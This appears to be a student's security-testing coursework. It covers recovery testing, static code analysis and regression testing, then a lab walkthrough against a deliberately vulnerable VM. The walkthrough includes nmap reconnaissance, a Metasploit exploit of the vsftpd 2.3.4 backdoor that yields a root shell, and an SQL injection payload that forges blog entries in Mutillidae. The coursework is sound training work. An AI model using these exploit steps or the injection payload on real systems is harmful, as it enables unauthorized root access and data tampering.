Part - 1

1)

Recoverability: the capability for re-establishing its level of performance and recovering the data affected by any system failures or attacks.

Steps as admin: -

- Backup the application and create snapshots to restore to a previously working state in case of a failure.
- Use cloud services to maintain a remote copy as well.

Recovery Testing: -

- When an application is receiving data from the network, unplug and re-plug the cable and analyse the application's reliability for receiving data from the point at which the network connection was broken.
- Although online backups are reliable, we must test the restore of retrieval functionality, security or encryption.
- Testing the encryption with the help of password cracking tools like Hashcat.

Post-Testing Activities: -

- After the execution of the test cases of highly ranked vulnerabilities, the effects of these vulnerabilities on other units of the system are further analysed.
- The analysis includes the following:
    1) Identify the causes of each validated vulnerability.
    2) Generate recommendations for fixing each validated vulnerability.
    3) Document all the important information involved in the security testing, such as system, network, vulnerabilities and fixes for vulnerabilities

2)

(a)

Automatic code analysis parse the source code and try to discover potential errors and vulnerabilities, and bring these to developer's attention.

Types:

- Control flow analysis: Check for loops with multiple exit or entry points, finds unreachable code, etc.
  Example:
  ```
  int main() {
      while(true);
      print("Hello");      // Unreachable code
  }
  ```
- Data use analysis: Detect un-initialized variables, variables written twice without an intervening assignment, variables which are declared but never used, etc.
  ```
  int main() {
      Int x;
      print(x);      // Use of un-initialised variable
  }
  ```

- Interface analysis: Check consistency of function declarations and their use
  ```
  public class Main {
      public static void main(String[] args) {
      }
      void fun() {}          // Function may be static warning
  }
  ```
- Information flow analysis: Identify dependencies of output variables. Example-When you click a variable all its usages can be viewed and all instances are highlighted as underlined.

(b)

Code analysis type	Sub-functionality	Supported
Control flow analysis	Unreachable code	Yes
Data use analysis	Duplicated code detector, Code folding, Code completion, Quick Fixes	Yes
Interface analysis	Extract methods	Yes
Information flow analysis	Find usages, Go to declaration	Yes
Fault/Failure analysis	Debugger	Yes

(c)

The objective of the regression test phase is to ensure that all code changes that occurred in later executions of project integration and large volume testing have not had a negative impact on the validity of earlier tests.

The regression test will cover all applications that may have been affected by some program change implemented during the project integration or large volume test phases.

(1)

- Verify that all the required buttons- numbers 0-9, calling buttons etc are present
- Verify the pressure required to press a key on the keypad
- Verify that spacing between the keys on the keypad are adequate
- Try with the power cord on or on battery mode.
- Try after screensaver locks the screen.
- Try with partial contact of the registered finger

(2)

- Verify that facial recognition recognizes its user wearing makeup or glasses
- Verify that it does not unlock from a different person
- Verify that it does not unlock with a picture/video of its user
- Try with dim lighting or in compete dark using phone's light

(3)


- Codeless Automated Testing
- Machine Learning and Artificial Intelligence for Automation
- Rising Demand for IoT and Big Data Testing
- Performance Engineering
- Higher Demands for Cybersecurity & Risk Compliance
- Mobile Application Automated Testing

(4)

Regression testing is the software testing method or practice in which it is ensured that an application is functioning as expected if there is any change, improvement or update in the code. It provides the stability to the all the functions and features. Now we will use the test cases and verify the functionalities.

Part 2:


1)



a) Command used: nmap -O <IP>

Option -O enables OS detection which comes out to be Linux 2.6.X

b)



Open ports along with the service running on them and their version is listed in the attached image.


Command: nmap -sV -p 0-65535 <IP>


Options:

-sV for listing services along with version

-p for specifying the range of ports to scan

c)


root@kali: /home/herschelle/Desktop
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.138.133
RHOSTS => 192.168.138.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.138.133 yes The target host(s), range CIDR ident
le:<path>'
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


root@kali: /home/herschelle/Desktop
root@kali: /home/herschelle/Desktop
Exploit target:
Id Name
-- ----
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.138.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.138.133:21 - USER: 331 Please specify the password.
[+] 192.168.138.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.138.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.138.133:6200) at
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

(i) I used the tool Metasploit Framework which comes pre-installed in Kali.

(ii) With the information gained from part a) and b), I searched for exploits of ftp service version vsftpd 2.3.4 in the exploits database. The Metasploit Framework contains many exploits, I used the vsftpd_234_backdoor exploit.

In the console I used the following Commands:

- msfconsole (To start the Metasploit Framework)
- search vsftpd (Path to the exploit appeared)
- use exploit/unix/ftp/vsftpd_234_backdoor
- set rhosts <IP>
- exploit

(iii) Outcome was a remote reverse shell access.

d)

(i) If we enter a single quote an error pops up showing the sql statement used. Now we can easily manipulate the text in the blog to add blog by any random name who isn't even a registered user.

Error: Failure is always an option and this situation proves it	
Line	190
Code	0
File	/var/www/mutillidae/add-to-your-blog.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"', now())' at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"', now())' at line 1 Query: INSERT INTO blogs_table(blogger_name, comment, date) VALUES ('anonymous', '"', now())
Did you setup/reset the DB?	

Add blog for anonymous

Note: ,,,,<u> and </u> are now allowed in blog entries

```
first', now()), ('herschelle', 'second
```

Save Blog Entry

View Blog Entries

Add To Your Blog

Select Author and Click to View Blog


Please Choose Author | View Blog Entries

15 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2021-11-26 11:13:28	first
2	herschelle	2021-11-26 11:13:28	second
3	anonymous	2021-11-26 09:55:20	hello
4	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
5	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
6	kevin	2009-03-01 22:31:13	Read more Douglas Adams
7	kevin	2009-03-01 22:31:13	You should take SANS SEC542
8	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!

